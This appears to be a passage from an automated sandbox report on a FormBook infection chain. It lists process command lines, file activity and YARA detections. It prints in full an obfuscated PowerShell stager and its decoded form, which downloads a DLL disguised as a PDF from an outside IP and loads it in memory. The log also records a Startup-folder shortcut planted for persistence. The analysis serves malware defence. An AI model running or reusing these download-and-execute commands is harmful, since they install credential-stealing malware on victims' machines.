Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIA BbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG???ANgA0AFMAdAByAGkAbgBnACgAKABOAG???AdwAt AE8AYgBqAG???AYwB0ACAATgBlAHQALgBXAG???AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAH QAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwAyADYALQAwAD???ALQAyADAAMgAyAC0A???wB0AGEAcgB0AF??? AcAAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG???AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQ BpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIA TwBMAFAAJwApAC4ARwBlAHQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH???AbABsACwAIABbAG8AYgBq AG???AYwB0AFsAXQBdACAAKAAnAHQAeAB0AC4AawBqAGkAaAB1AGcAZgBkAHMAdAAvADIAMgAuADcANQAuADYANQAuADIALwAvADoAcAB0AHQA aAAnACkAKQA=';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($iUqm.replace('???','U')));powershell.exe -wi ndowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD
Imagebase:	0x7ff620040000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ci2jssrm.icg.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_e5kpxlgc.rz4.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.g8PVW+ZW.20220527211543.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ci2jssrm.icg.ps1	success or wait	1	7FFF1B9BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_e5kpxlgc.rz4.psm1	success or wait	1	7FFF1B9BF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ci2jssrm.icg.ps1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_e5kpxlgc.rz4.psm1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.g8PVW+ZW.20220527211543.txt	0	3	ff		success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.g8PVW+ZW.20220527211543.txt	3	1719	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 34 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 33 36 39 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********************Windows PowerShell transcript startStart time: 20220527211544Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 936905 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	12	7FFF1B9BB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFF1F79F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F252625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4098	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF1F24B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF1F2362DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile

Analysis Process: conhost.exe PID: **5980**, Parent PID: **2328**

General

Target ID:	10
Start time:	21:15:42
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **6996**, Parent PID: **2328**

General

Target ID:	12
Start time:	21:15:45
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/26-05-2022-StartUp.pdf'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscflvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth'))
Imagebase:	0x7ff620040000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 0000000C.00000002.441209131.00000181B57D7000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.449978783.00000181C4D54000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.449978783.00000181C4D54000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.449978783.00000181C4D54000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: 0000000C.00000002.451218272.00000181CCFB0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_DLAgent09, Description: Detects known downloader agent, Source: 0000000C.00000002.451218272.00000181CCFB0000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 0000000C.00000002.449357348.00000181C4CE6000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.448761827.00000181C4C37000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.448761827.00000181C4C37000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.448761827.00000181C4C37000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmtexydj.af0.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qbmitrze.fya.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.zvvmzKz8.20220527211546.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\notepad.lnk	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFF1F641D6F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmtexydj.af0.ps1	success or wait	1	7FFF1B9BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qbmitrze.fya.psm1	success or wait	1	7FFF1B9BF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmtexydj.af0.ps1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qbmitrze.fya.psm1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.zvvmzKz8.20220527211546.txt	0	3	ff		success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.zvvmzKz8.20220527211546.txt	3	970	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 34 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 33 36 39 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220527211547Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 936905 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	11	7FFF1B9BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\notepad.lnk	0	1637	4c 00 00 00 01 14 02 00 00 00 00 00 fd 00 00 00 00 00 00 46 fd 00 00 00 20 00 00 00 40 76 fd fd fd fd fd 01 fd 17 2e fd 49 72 fd 01 40 76 fd fd fd fd fd 01 00 fd 06 00 00 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 02 14 00 1f 50 fd 4f fd 20 fd 3a 69 10 fd fd 08 00 2b 30 30 fd 19 00 2f 43 3a 5c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 56 00 31 00 00 00 00 00 68 54 7c fd 10 00 57 69 6e 64 6f 77 73 00 40 00 09 00 04 00 8b 4c fd fd fd 54 fd 21 2e 00 00 00 17 06 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 52 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 00 00 16 00 5a 00 31 00 00 00 00 00 68 54 72 fd 10 00 53 79 73 74 65 6d 33 32 00 00 42 00 09 00 04 00 8b 4c fd fd fd 54 fd 21 2e 00 00 00 fd 10	LF @v.Ir@vPO :i+00/C:\V1hT|Windows@LT!.RWindowsZ1hTrSystem32BLT!.	success or wait	1	7FFF1F641D6F	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFF1F79F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F252625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF1F3212E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1F3212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF1F2362DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF1F3212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
